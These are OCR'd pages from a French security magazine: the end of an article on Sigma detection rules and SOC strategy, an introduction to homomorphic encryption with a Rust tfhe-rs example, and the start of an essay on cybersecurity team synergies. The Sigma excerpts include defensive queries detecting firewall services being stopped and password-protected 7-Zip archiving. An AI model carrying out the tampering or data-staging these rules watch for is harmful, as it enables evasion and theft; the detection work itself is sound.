elastalert_any.yml lnx_auditd_disable_system_
firewall.yml
Parsing Sigma rules  [############################
######]  100%
name: 53059bc0-1472-438b-956a-7508a94a91f0
description: Disable System Firewall
owner: Pawel Mazur

type: any
priority: 3
alert:
  - debug

# The Detection Warning miss the index information
in the lucene output
index: linux-*
filter:
  - query:
    query_string:
      query: 'auditd.log.record_type:SERVICE_STOP AND
(auditd.log.unit:(firewalld OR iptables OR ufw))'
```

La règle est ainsi convertie dans le format voulu.

Cet exemple illustre l'adaptabilité du convertisseur et la philosophie sur laquelle repose pySigma. Dans bien des cas, il n'est pas nécessaire de réaliser

toutes ces étapes. L'exemple ci-dessous converti une règle Windows vers Splunk plus simplement, car les « pipelines » et « backend » sont déjà présents.

```
$sigma convert -t splunk -p sysmon rules/windows/process_creation/proc_
creation_win_7zip_password_compression.yml
Parsing Sigma rules  [##################################]  100%
EventID=1 Description="*7-Zip*" OR Image IN ("*\\7z.exe", "*\\7zr.exe",
"*\\7za.exe") OR OriginalFileName IN ("7z.exe", "7za.exe") CommandLine="*
-p*" CommandLine IN ("* a *", "* u *")
```

2. DOMAINE D'EMPLOI

2.1 Investigation numérique

L'investigation numérique est composée de nombreux processus permettant d'identifier, de prélever, d'examiner et d'analyser les preuves numériques tout en préservant l'intégrité des données et en maintenant une chaîne de contrôle des données complète **[2]**.

Composée de 4 phases (identification, collecte, analyse et rapport) **[2]**, la phase d'analyse a pour objectif d'identifier les éléments d'intérêt. Ces dernières années ont vu le développement d'outils s'appuyant sur les règles Sigma et offrant un gain de temps précieux aux analystes.

Zircolite offre des capacités de traitement des EVTX performantes. La différence principale réside dans le fait que cet outil s'appuie sur un « backend » Sigma plutôt qu'un moteur spécifique comme Chainsaw ou Hayabusa. Il présente également l'avantage de traiter d'autres formats d'entrée tels que le JSON, le XML et surtout les fichiers Auditd et Sysmon pour Linux. L'exemple ci-dessous illustre l'utilisation de Zircolite avec un fichier de logs Auditd couplé au set de règles de détection par défaut de Zircolite (`rules_linux.json`) composé de 168 règles. Le résultat met en avant deux règles medium qui mériteraient un approfondissement, les low n'étant qu'informatifs.

Pour compléter cette liste de solutions gratuites, notons que des solutions payantes telles que Drone, THOR ou bien Belkasoft X s'appuient également sur Sigma.

Ces outils apportent aux analystes une capacité de traitement rapide et efficace basée sur une meilleure compréhension de la menace. Les règles modifiées dans les deux premiers cas répondent à un besoin de précision dans les requêtes (vocabulaire adapté, expression régulière...).

2.2 SOC : stratégie de détection

Il s'agit ici d'un vaste sujet qui ne pourra être couvert en quelques lignes. De nombreux frameworks (Kill chain, UKC, MITRE ATT&CK...) et de nombreux ouvrages apportent




Fig. 2 : Exemple de sortie Zircolite.

déjà une vision exhaustive des moyens permettant de mettre en place une stratégie de détection efficace et en adéquation avec la menace. Nous allons aborder cela sous un prisme très restreint à savoir la manière dont Sigma peut être utilisé par un SOC.

L'objectif d'un SOC est de superviser un ensemble de systèmes d'information et de détecter, au travers de capteurs réseaux et de logs, des comportements malveillants. Sigma offre dans ce contexte, un cadre intéressant notamment, car il couvre de nombreuses menaces. L'erreur serait cependant de le considérer comme se suffisant à lui-même ; il faut comprendre par là que copier le contenu du dépôt SigmaHQ sur GitHub et déposer toutes les règles converties dans le langage de votre choix sans réflexion préalable conduirait à de nombreuses problématiques (faux positifs, nombreuses règles jamais utilisées, méconnaissance du système d'information supervisé...).

La stratégie proposée s'appuie sur une phase d'ajout de fonctionnalités (dans le cas présent des règles) dite *build* et une phase d'exploitation dite *run* ; elle concerne aussi bien les SOC matures que les SOC démarrant leur détection.

Les champs `level` et `status` peuvent servir de critères à une stratégie de déploiement des règles. La figure 3 présente des builds (combinaison de champs `level` et `status`) et le nombre de règles correspondant à cette combinaison. Nous observons par exemple que les 2 premiers builds sont beaucoup trop restrictifs, il est donc conseillé d'ajouter dès le début les 3 premiers builds afin d'arriver à une couverture suffisante en termes de règles. Les builds 4 et 6 sont des paliers importants qui nécessitent une certaine maturité du SOC. Les procédures de traitement des alertes doivent être maîtrisées ainsi que la mise à jour des règles. Chaque phase de build peut être l'occasion de faire modifier la politique de journalisation pour répondre au besoin.

Au-delà des critères `level` et `status`, il faut sélectionner les règles en fonction des sources de logs disponibles et des menaces. L'exemple le plus courant est le Script block Logging. Il s'agit d'un service qui, une fois activé, permet d'enregistrer le *block* de script Powershell exécuté. Il n'est pas activé par défaut sous Microsoft Windows, il est donc important de s'assurer de son activation afin que les règles reposant dessus fonctionnent.




Fig. 3 : Répartition des règles selon le level par phase.

La mise sous supervision d'un système d'information est plurifactorielle. Que voulons-nous protéger ? Quelles sont les menaces associées au contexte donné ? De ceci découle une politique de sécurité adaptée, une formation du personnel. Toutes ces questions amèneront inévitablement vers de nombreux outils selon ce qui sera considéré comme nécessaire à surveiller. Quelques exemples d'outils prenant nativement Sigma :

- Graylog v5 (Collecteur de log / SIEM) : **https://graylog.org/** ;
- Aurora Agent (EDR) : **https://www.nextron-systems.com/aurora/** ;
- HarfangLab (EDR) : **https://harfanglab.io/**.

2.3 Évolution

L'une des évolutions majeures du format Sigma est la corrélation. Elle s'appuie sur des *meta-rules* (**https://github.com/SigmaHQ/sigma-specification/blob/version_2/appendix_meta_rules.md**) et se compose de 2 catégories :

- corrélation ;
- filtre global.

Le filtre global consiste à pouvoir écrire le même filtre d'exclusion pour plusieurs règles. Cela revient à écrire l'exclusion à un endroit commun, unique et à ensuite l'appliquer à plusieurs règles.

La corrélation se compose de 3 possibilités :

- nombre d'évènements : pour exemple dans le cas de 100 tentatives de connexion échouées sur un hôte en une heure ;
- nombre de valeurs : tentatives de connexion échouées avec plus de 100 comptes d'utilisateurs

différents par source et par destination au cours d'une même journée. L'idée est de compter sur un champ unique, mais en groupant 2 autres champs. Il faut donc avoir 100 fois le même triptyque utilisateur-source-destination ;

- temporelle : des commandes de reconnaissance définies dans trois règles Sigma sont invoquées dans un ordre arbitraire dans un délai de 5 minutes sur un système par le même utilisateur.

La refonte de la spécification est en cours de finalisation au moment de la rédaction de cet article, aussi certains éléments sont susceptibles d'évoluer.

CONCLUSION

Sigma est un format ouvert qui permet de créer des règles de détection de sécurité normées et portables. Simple à écrire et fort d'une communauté active, il propose un cadre intéressant pour la mise en place d'une stratégie de détection et pour identifier des modes opératoires adverses. Il existe de nombreux dépôts de règles sur Internet tel que le dépôt officiel SigmaHQ qui propose à ce jour plus de 3140 règles.

Que ce soient les projets ouverts ou les éditeurs logiciels, la tendance observée est la prise en compte de façon native, soit directement via un moteur dédié, soit indirectement en automatisant l'étape de conversion, ce qui décharge l'utilisateur de la phase de conversion manuelle.

REMERCIEMENTS

Nous tenons à remercier toute la communauté derrière Sigma pour le travail réalisé et également Baptiste pour la relecture de cet article et la pertinence de ses remarques. ■

RÉFÉRENCES

[1] https://sigmahq.io/docs/guide/about.html

[2] Guide to Integrating Forensic Techniques into Incident Response NIST 800-86

INTRODUCTION AU CHIFFREMENT HOMOMORPHE

Nicolas Bon – nicolas.bon38@gmail.com
Doctorant à CryptoExperts et à l'École Normale Supérieure de Paris

Des calculs dans le cloud complètement confidentiels, même vis-à-vis du serveur ? Grâce à la cryptographie, cela sera sans doute bientôt possible. Du moins certains l'espèrent.

mots-clés : *CRYPTOGRAPHIE / FHE / CHIFFREMENT HOMOMORPHE*

1. QU'EST-CE QUE LE CHIFFREMENT HOMOMORPHE ?

À l'heure du *cloud computing*, de plus en plus d'applications sont exécutées sur des serveurs distants au lieu d'être exécutées localement sur la machine de l'usager. Pensez par exemple ChatGPT : on lui envoie des requêtes en langage naturel, elles sont traitées par d'énormes réseaux de neurones sur un serveur, et seulement le résultat nous est renvoyé.

Lorsqu'un utilisateur veut déléguer des calculs à un agent extérieur, il doit lui partager ses données. Pendant le transfert, la confidentialité peut être garantie facilement grâce à des protocoles utilisant de la cryptographie. Mais une fois sur le serveur, les données doivent être déchiffrées pour pouvoir travailler dessus. Ainsi, impossible de garantir la moindre confidentialité vis-à-vis du serveur si on veut qu'il effectue des calculs. Mais dans certains cas, la sensibilité de ces données fait que l'usage d'outils distants est délicat : par exemple, les données médicales qu'on pourrait envoyer à des applications d'aide au diagnostic utilisant de l'intelligence artificielle. Une solution miracle pourrait venir de la cryptographie, et plus précisément des technologies de chiffrement homomorphe.

Pour résumer, le chiffrement homomorphe permet à un usager de chiffrer ses données, et à un serveur d'effectuer des opérations mathématiques sur ces données sans jamais avoir à les déchiffrer, permettant de garantir une confidentialité totale à l'usager. L'idée n'est pas neuve et a été imaginée dès 1978, mais posée comme un défi par les créateurs du chiffrement RSA. Si des techniques de chiffrements homomorphes partielles sont connues depuis longtemps (permettant de réaliser seulement des additions chiffrées par exemple), c'est seulement en 2009 qu'un premier schéma de chiffrement complètement homomorphe permettant d'effectuer n'importe quelle opération est proposé par Craig Gentry **[1]**. Ce schéma, bien que parfaitement correct et fonctionnel d'un point de vue théorique, était très loin d'être utilisable en pratique, car extrêmement lent. La technologie a récemment connu un bond en avant spectaculaire initié par des avancées techniques significatives, au point que nombreux sont les acteurs du domaine croyant que le développement d'applications complètement « homomorphisées » et fonctionnelles sera possible sous quelques années à peine.

Mais le défi technique est de taille, pour deux raisons principales :

- Les chiffrements homomorphes doivent garantir trois propriétés très mal assorties : la sécurité (la confidentialité des données doit être garantie tout au long du processus), la précision (les calculs doivent être corrects malgré le chiffrement) et l'efficacité (les applications homomorphes doivent s'exécuter dans des temps raisonnables).
- Le développement d'applications homomorphes est très complexe, et requiert des connaissances pointues en

cryptographie. Pour permettre à un plus large spectre de développeurs de concevoir de telles applications, il est nécessaire de développer des technologies de compilation permettant d'« homomorphiser » n'importe quel programme déjà existant. Un tel compilateur devrait non seulement produire des programmes sécurisés et corrects, mais également optimiser tous les différents paramètres et opérations pour produire les programmes les plus efficaces et économiques possibles.

Pour mieux comprendre l'usage de tels chiffrements, voici un protocole-type d'interaction entre un client et un serveur utilisant du chiffrement homomorphe :

- Le client choisit une *clé secrète* et l'utilise pour chiffrer ses données, que nous appelons m. Le chiffré obtenu est noté c. Il est envoyé au serveur.
- À partir de sa clé secrète, le client produit une autre clé appelée *clé d'évaluation*, qu'il envoie également au serveur. Cette clé a une structure très particulière, qui lui confère des propriétés limitées. Avec cette clé, le serveur pourra effectuer des calculs homomorphes, mais ne pourra pas déchiffrer les messages, ni reconstruire la clé secrète d'origine.
- Le serveur utilise la clé d'évaluation pour calculer, de manière aveugle, le résultat d'une fonction f appliquée aux données chiffrées c. Il obtient un nouveau chiffré c' et le renvoie au client. Notez que ces calculs sont beaucoup plus lents que s'ils avaient été effectués en clair. L'ordre de grandeur retenu est généralement un facteur 10 000 en temps et en mémoire. À l'issue de cette procédure, il envoie le résultat chiffré c' au client.
- Le client déchiffre c' à l'aide de sa clé secrète. Il obtient alors une valeur m'. Si tout s'est bien passé, ce nouveau message vérifie l'égalité $m' = f(m)$.

Dans cet article, nous allons passer en revue deux des algorithmes de chiffrement homomorphe les plus prometteurs : CKKS **[2]** et TFHE **[3]**. Apparus respectivement en 2016 et 2018, ces chiffrements sont les premiers à atteindre des performances « raisonnables » (nous reviendrons là-dessus pour quantifier cela). Sans ensevelir le lecteur sous les détails techniques, nous présenterons leurs fonctionnalités, leurs forces et faiblesses, et verrons que ces deux chiffrements sont très différents, mais extrêmement complémentaires.

2. PETITE PLONGÉE DANS LES SCHÉMAS DE CHIFFREMENT HOMOMORPHES

Avant de présenter les spécificités de CKKS et de TFHE, attardons-nous un peu sur leurs points communs. Ces deux chiffrements sont basés sur la cryptographie des réseaux euclidiens **[4] [5]**. Cette technologie est également en plein essor, car elle est considérée comme résistante aux attaques des ordinateurs quantiques, contrairement aux anciens systèmes comme RSA (basée sur la factorisation des nombres entiers) et les systèmes basés sur les courbes elliptiques. Sans rentrer dans les constructions mathématiques abstraites, nous devons évoquer l'élément essentiel garantissant la sécurité de ces schémas : le bruit. En effet, lors du chiffrement on va venir ajouter des « parasites », c'est-à-dire perturber un peu les données en leur ajoutant (ou soustrayant) des petites valeurs aléatoires. Ce bruit doit être dimensionné correctement : pas assez de bruit et le chiffrement ne sera pas assez résistant aux attaques, trop de bruit et les calculs homomorphes seront complètement faussés et les résultats inexploitables. Doser le bruit est un art extrêmement complexe et subtil et est un des plus grands challenges auxquels un cryptographe fait face lorsqu'il développe des systèmes homomorphes.

Cette injection de bruit dans les données cause un énorme problème : en effet, à mesure que le serveur effectue ses calculs homomorphes, ce bruit tend à rapidement s'amplifier jusqu'à complètement brouiller le résultat. Ainsi, les schémas de chiffrement homomorphe intègrent un mécanisme de gestion du bruit pour éviter toute perte d'information dans les données. Deux stratégies existent, et définissent les deux grandes familles de schémas : la famille « nivelée » et la famille « bootstrappée ». CKKS et TFHE sont les meilleurs représentants de leur famille respective. Commençons par présenter la branche la plus ancienne : la branche nivelée.

2.1 La branche nivelée avec CKKS

Avant de choisir un algorithme de chiffrement homomorphe, il faut se poser deux questions : quel type

de donnée allons-nous manipuler, et quel type d'opération allons-nous effectuer ?

Pour ce qui est du type de données, CKKS permet de manipuler des valeurs flottantes, avec une certaine précision. Plus précisément, il manipule des vecteurs de flottants et permet d'exécuter des opérations en parallèle sur chaque composante du vecteur. Il permet ainsi de traiter les données par paquets, contrairement à TFHE qui (on le verra dans la section suivante) traite les données une par une. Bien sûr, une précision plus grande implique des temps de calcul plus longs ! Mais sa capacité à paralléliser le rend compétitif même à précision élevée (40 bits par exemple). Pour donner une idée, CKKS opère sur des paquets de quelques milliers de valeurs à la fois.

Côté opérations, CKKS permet d'effectuer des sommes et des produits en homomorphe. La somme est très rapide et ne fait pas trop croître le bruit, par contre le produit de deux chiffrés consomme beaucoup de ressources et augmente le bruit. En effet, chaque multiplication va consommer ce que l'on appelle un *niveau* de bruit. Ainsi, pour évaluer une certaine fonction, il faut estimer combien de multiplications un chiffré donné va subir (on appelle cette métrique *la profondeur multiplicative*) et prévoir un nombre de niveaux de bruit suffisant dans les chiffrés pour pouvoir encaisser toutes les multiplications. Évidemment, on n'a rien sans rien, et plus un chiffré possède un nombre élevé de niveaux de bruit, plus les opérations homomorphes sont lentes.

Ces propriétés font de CKKS un candidat sérieux pour implémenter des réseaux de neurones en homomorphe : les couches linéaires sont très efficaces et peuvent traiter un grand nombre de points de données en entrée de manière parallèle. Mais pour évaluer les fonctions d'activation des neurones, les choses se compliquent, car elles sont par essence non linéaires. Une manière de contourner ce problème est de travailler avec des approximations polynomiales de ces fonctions. Un autre problème est la profondeur du réseau : comme expliqué ci-dessus, la profondeur multiplicative est limitée, par conséquent seuls des réseaux peu profonds peuvent être évalués avec CKKS. Cette limite sera bientôt franchie dans les nouvelles versions du chiffrement, car une opération de *bootstrapping* de plus en plus efficace est actuellement développée par la communauté autour de CKKS. Cette opération permet d'évaluer des fonctions à profondeur multiplicative illimitée, comme nous allons le voir dans la section suivante qui traite des schémas possédant une telle opération.

2.2 La branche bootstrappée avec TFHE

Nous allons à présent nous intéresser au chiffrement TFHE, qui possède une opération de bootstrapping. Commençons par nous poser les mêmes questions que dans la section précédente.

En termes de type de données, TFHE est bien plus limité que son homologue : un chiffré ne peut contenir qu'une petite valeur entière de quelques bits. Si cela peut paraître décevant, les possibilités offertes par TFHE compensent largement cette limitation. En effet, intéressons-nous aux opérations homomorphes qu'il nous offre.

TFHE permet lui aussi de sommer deux chiffrés, et également de multiplier un chiffré avec une constante en clair. Par contre, l'opération de multiplication chiffré-chiffré de CKKS est remplacée par une opération de *lookup table* (une « table de correspondance » en français). Concrètement, on peut définir n'importe quelle table associant chaque valeur possible d'un chiffré à une autre valeur. Cela permet d'évaluer n'importe quelle fonction à une entrée ! La durée de cette opération dépend de la taille de l'entrée : plus les chiffrés manipulent des grandes valeurs, plus cette opération est lente.

La possibilité d'évaluer des *lookup tables* offre une réelle flexibilité au développeur, bien plus qu'avec la simple multiplication de CKKS. Mais ce n'est pas le plus beau ! Lorsqu'on évalue une *lookup table*, le bruit dans les chiffrés est réinitialisé à un niveau raisonnable (c'est l'opération de *bootstrapping*), ce qui permet de résoudre complètement le problème de croissance du bruit ! Ainsi, contrairement à CKKS avec lequel la profondeur multiplicative est limitée, il est possible avec TFHE d'effectuer autant d'opérations homomorphes qu'on le souhaite sans jamais avoir à se soucier du bruit. On parle alors de chiffrement complètement homomorphe (*Fully Homomorphic Encryption*), car n'importe quel calcul peut être effectué en homomorphe, peu importe sa complexité !

Si nous récapitulons et comparons les deux chiffrements, on s'aperçoit qu'ils sont extrêmement complémentaires :

- CKKS permet de manipuler des données avec une très grande précision, mais TFHE ne supporte que des faibles précisions.

- CKKS permet de facilement paralléliser des calculs, ce que TFHE ne permet pas de faire.
- Par contre, TFHE permet une profondeur multiplicative infinie grâce à son opération de *bootstrapping* efficace, contrairement à CKKS qui est limitée par les niveaux de bruit dans les chiffrés.
- Enfin, TFHE permet d'évaluer n'importe quelle fonction, alors que CKKS ne permet que des sommes et des produits.

Chacun des deux chiffrements a donc ses forces et ses faiblesses. Pour illustrer ce que nous venons de voir, je vous propose d'essayer d'implémenter une petite fonction en TFHE.

3. UN EXEMPLE D'IMPLÉMENTATION DE FONCTION HOMOMORPHE

Définissons notre fonction : elle prendra en entrée une chaîne de caractères chiffrée et renverra cette même chaîne, mais dont tous les caractères auront été transformés en majuscule ou en minuscule. Pour cela, nous allons utiliser la librairie **tfhe-rs** que vous pouvez retrouver ici : **https://github.com/zama-ai/tfhe-rs**. La librairie étant écrite en Rust, nous allons également utiliser ce langage. Si vous n'êtes pas familier avec Rust, pas de panique ! Nous n'utiliserons que les fonctionnalités basiques du langage et vous ne devriez avoir aucun mal à suivre avec vos connaissances de base en programmation. C'est parti !

Commençons par préciser un peu ce que l'on veut obtenir. Pour nous simplifier la vie, nous allons nous restreindre à des chaînes de caractères ASCII. Pour rappel, un caractère ASCII est encodé sur 7 bits, les majuscules allant de 65 à 90 et les minuscules de 97 à 122. Notez que la distance entre la version majuscule et minuscule d'une lettre donnée est toujours de 32.

Nous utiliserons donc le type **FheUint8** de la librairie **tfhe-rs** pour stocker un caractère chiffré sur 8 bits. Définissons un nouveau type appelé **FheAsciiString** qui contiendra une chaîne de caractères chiffrée.

On commence par quelques imports et définitions de constantes :

```
use tfhe::prelude::*;
use tfhe::{generate_keys, set_server_key, ClientKey,
ConfigBuilder, FheUint8};

pub const UP_LOW_DISTANCE: u8 = 32;
```

et on définit notre nouveau type **FheAsciiString**. Notez que sous le capot, il s'agit simplement d'un vecteur (i.e. une liste) de **FheUint8.** :

```
struct FheAsciiString {
 bytes: Vec<FheUint8>,
}
```

Nous avons besoin de fonctions pour chiffrer et déchiffrer des chaînes de caractères. Commençons par le chiffrement :

```
fn encrypt(string: &str, client_key: &ClientKey) -> FheAsciiString {
    assert!(
        string.chars().all(|char| char.is_ascii()),
        "The input string must only contain ASCII letters"
    );

    let fhe_bytes: Vec<FheUint8> = string
        .bytes()
        .map(|b| FheUint8::encrypt(b, client_key))
        .collect();

    FheAsciiString { bytes: fhe_bytes }
}
```

Analysons la signature de cette fonction : elle prend en entrée une chaîne de caractères en clair et la clé secrète de l'utilisateur, et renvoie une chaîne chiffrée. La première ligne est une assertion qui vérifie que tous les caractères sont bien des caractères ASCII. On construit alors une chaîne de caractères chiffrée en itérant sur chaque caractère clair. Pour chacun d'entre eux, on appelle la fonction de chiffrement d'un **FheUint8** et on les regroupe tous dans un **FheAsciiString**.

La fonction de déchiffrement est simplement le miroir de la précédente : on parcourt chaque caractère de la chaîne chiffrée et on appelle la fonction de déchiffrement d'un **FheUint8** sur chacun d'eux.

```
fn decrypt(encrypted_string : &FheAsciiString,
client_key: &ClientKey) -> String {
    let ascii_bytes: Vec<u8> = encrypted_string
        .bytes
        .iter()
        .map(|fhe_b| fhe_b.decrypt(client_key))
        .collect();
    String::from_utf8(ascii_bytes).unwrap()
}
```

Il reste à réaliser les fonctions de modification de casse. Essayons de définir une fonction **to_upper**, qui prend en entrée un caractère chiffré **c** et qui peut faire deux choses :

- Si le caractère est un caractère minuscule, elle renvoie le même caractère dans sa version majuscule.
- Si le caractère est déjà un caractère majuscule, ou n'est pas une lettre du tout, elle ne fait rien et renvoie simplement le caractère sans le modifier.

Cela soulève plusieurs problèmes : pour commencer, on doit faire une comparaison pour savoir si un caractère est une minuscule. Comment faire une comparaison avec TFHE ? Comme souvent, la réponse est avec une *lookup table* ! Concrètement, la table prend en entrée le caractère chiffré, et renvoie un 1 ou un 0 chiffré suivant s'il est plus petit ou plus grand que la valeur passée en argument. **tfhe-rs** fournit des fonctions toutes faites, par exemple pour vérifier si la valeur chiffrée est supérieure ou égale à 96, on écrira :

```
c.gt(96)
```

et pour vérifier si la valeur est inférieure ou égale à 123 on écrit :

```
c.lt(123)
```

Chacune de ces deux fonctions renvoie un bit chiffré. Pour modéliser le test « **c** est-il une lettre minuscule ? », il nous reste à combiner les deux bits chiffrés avec un **and**. C'est très facile avec **tfhe-rs**, qui surcharge les opérateurs logiques booléens pour les faire fonctionner avec des valeurs chiffrées. Là encore, en pratique ce **and** est réalisé par une *lookup table*, mais cette fois à deux entrées. La condition va donc s'écrire très naturellement :

```
c.gt(96) & c.lt(123)
```

Plutôt simple n'est-ce pas ? Mais ne vous y trompez pas, derrière ce prédicat tout simple se cachent en réalité trois *lookup tables* chiffrées (dont une bivariée). C'est très loin d'être trivial, et nous verrons qu'elles se font ressentir dans les temps d'exécution !

Maintenant que nous avons un prédicat, nous devons construire une structure **if-then-else** pour traiter les deux cas de la fonction séparément. Et nous nous heurtons à un nouveau problème.

En effet, rappelez-vous que la réponse à la question « Ce caractère est-il une lettre minuscule ? » est chiffrée. Par conséquent, impossible pour le serveur de décider quelle branche exécuter ! Ainsi, nous allons devoir avoir recours à une petite pirouette algorithmique.

Nous avons vu qu'en ASCII la différence entre une lettre minuscule et son homologue majuscule est de 32. Donc, si le caractère est une minuscule, nous devons lui retrancher 32. Sinon, on ne lui retranche rien du tout. Assez de suspense, voilà la fonction **to_upper** :

```
fn to_upper(c: &FheUint8) -> FheUint8 {
    c - (c.gt(96) & c.lt(123)) * UP_LOW_DISTANCE
}
```

Comme vous pouvez le voir, nous avons ajouté deux nouvelles opérations homomorphes, elles aussi implémentées par la librairie **tfhe-rs** :

- Une multiplication * entre le résultat du test chiffré et la constante 32 en clair (qui est contenue dans **UP_LOW_DISTANCE**). Ainsi, si la lettre est bien une minuscule, la multiplication donnera la valeur 32 chiffrée. Sinon, elle renverra un 0 chiffré. Rappelez-vous que si TFHE ne supporte pas la multiplication entre deux chiffrés, il est tout à fait possible de multiplier un chiffré avec un clair. Le résultat d'une telle opération est bien sûr chiffré.
- Puis une soustraction **-** homomorphe, qui est également une opération de base du schéma.

Cette petite fonction nous aura permis d'illustrer un concept central dans le développement homomorphe : on ne peut pas construire de structure de type **if-then-else**, car les variables sont chiffrées pour le serveur qui exécute le code ! Ainsi, il faut ruser et trouver des moyens détournés pour contourner ce genre de problème.

Nous avons fait le plus gros du travail ! Construire la fonction `to_lower` est alors une formalité, il suffit de remplacer l'addition par une soustraction, et de légèrement modifier la condition pour tester si la lettre est une majuscule :

```
fn to_lower(c: &FheUint8) -> FheUint8 {
    c + (c.gt(64) & c.lt(91)) * UP_LOW_DISTANCE
}
```

Enfin, il reste à écrire les fonctions de modification de casse pour une chaîne entière : elles appliquent simplement les fonctions `to_upper` et `to_lower` à chaque caractère chiffré :

```
fn string_to_upper(encrypted_string :
&FheAsciiString) -> FheAsciiString {
    FheAsciiString {
        bytes: encrypted_string.bytes.iter().
map(to_upper).collect(),
    }
}

fn string_to_lower(encrypted_string :
&FheAsciiString) -> FheAsciiString {
    FheAsciiString {
        bytes: encrypted_string.bytes.iter().
map(to_lower).collect(),
    }
}
```

Il nous reste à tester ! On fait cela dans une fonction `main`, qui génère les clés du client et du serveur, chiffre une phrase, et applique les fonctions `string_to_upper` et `string_to_lower` sur la chaîne de caractères chiffrée :

```
fn main() {
    let config = ConfigBuilder::all_disabled()
        .enable_default_integers()
        .build();

    let (client_key, server_key) = generate_
keys(config);

    set_server_key(server_key);

    let my_string = encrypt("MISC c'est vraiment
super !", &client_key);
    let verif_string = decrypt(&my_string, &client_
key);
    println!("Start string: {verif_string}");

    let my_string_upper = string_to_upper(&my_
string);
    let verif_string = decrypt(&my_string_upper,
&client_key);
    println!("Upper string: {verif_string}");
    assert_eq!(verif_string, "MISC C'EST VRAIMENT
SUPER !");

    let my_string_lower = string_to_lower(&my_
string);
    let verif_string = decrypt(&my_string_lower,
&client_key);
    println!("Lower string: {verif_string}");
    assert_eq!(verif_string, "misc c'est vraiment
super !");
}
```

Et voilà ! On peut vérifier que la sortie du programme correspond bien à nos attentes :

```
Start string: MISC c'est vraiment super !
Upper string: MISC C'EST VRAIMENT SUPER !
Lower string: misc c'est vraiment super !
```

Tout au long de l'article, nous avons mentionné le fait que les opérations homomorphes sont très lentes. Voilà une excellente occasion de s'en rendre compte ! Pour vous donner un ordre d'idée, le programme précédent tourne en 13,5 secondes sur un ordinateur portable standard (sans parallélisation ni optimisation particulière). Le même programme en clair tourne en seulement quelques microsecondes... L'impact sur les performances est donc immense. Notez que la quasi-intégralité du temps de calcul correspond aux évaluations de *lookup tables*, c'est-à-dire aux opérations de *bootstrapping*.

Pour améliorer les performances du FHE à un niveau « acceptable » pour une utilisation en production, plusieurs pistes sont envisagées, l'une des principales étant la conception de hardware dédié.

CONCLUSION

Le chiffrement homomorphe est très loin de se limiter à ce qui a été introduit dans cet article. D'autres schémas de chiffrement existent et plusieurs autres librairies open source sont développées. Si vous désirez approfondir, un excellent point de départ est le site de la communauté **fhe.org** qui vise à centraliser le plus de ressources possible sur le sujet. N'hésitez pas à y faire un tour si le sujet vous intéresse. ■

Retrouvez toutes les références de cet article sur :
https://connect.ed-diamond.com/MISC/MISC-132

PETIT VADÉMÉCUM DE SYNERGIES ENTRE ACTIVITÉS DE CYBERSÉCURITÉ

Adrien GÉVAUDAN – adrien.gevaudan@protonmail.com
RSSI adjoint chez EDF Renouvelables

La cybersécurité, désormais bien (mieux) installée dans le paysage institutionnel de nos sociétés développées, n'échappe pas au morcellement de la pensée et des pratiques qui est le devenir de tout domaine un tant soit peu dynamique. À ce titre, quelque néophyte qui tenterait de comprendre le quotidien d'une équipe de cybersécurité relativement pluridisciplinaire serait très vite abasourdi devant la masse de termes obscurs, expressions anglicisantes et autres néologismes qui peuplent nos journées. Si on ajoute à cela l'incroyable fertilité de la pensée marketing, jamais avare de nouveaux concepts (pseudo-)révolutionnaires, il y a de quoi frôler l'overdose sémantique.

mots-clés : *ANALYSE DE RISQUES / RED TEAM / CTI / SOC / RÉPONSE À INCIDENT / THREAT HUNTING*

Nul doute qu'en tant que lecteur attentif de *MISC*, les mots-clés ci-dessus n'ont aucun secret pour vous. Pourtant, accaparé comme on peut l'être par nos tâches quotidiennes, il peut arriver que l'on perde de vue le fait que certaines d'entre elles prendraient plus de valeur dès lors que l'on cesserait d'accorder de l'attention aux risibles petites frontières entre activités techniques que d'obscurs gardechiourmes ont érigé un jour, par ennui.

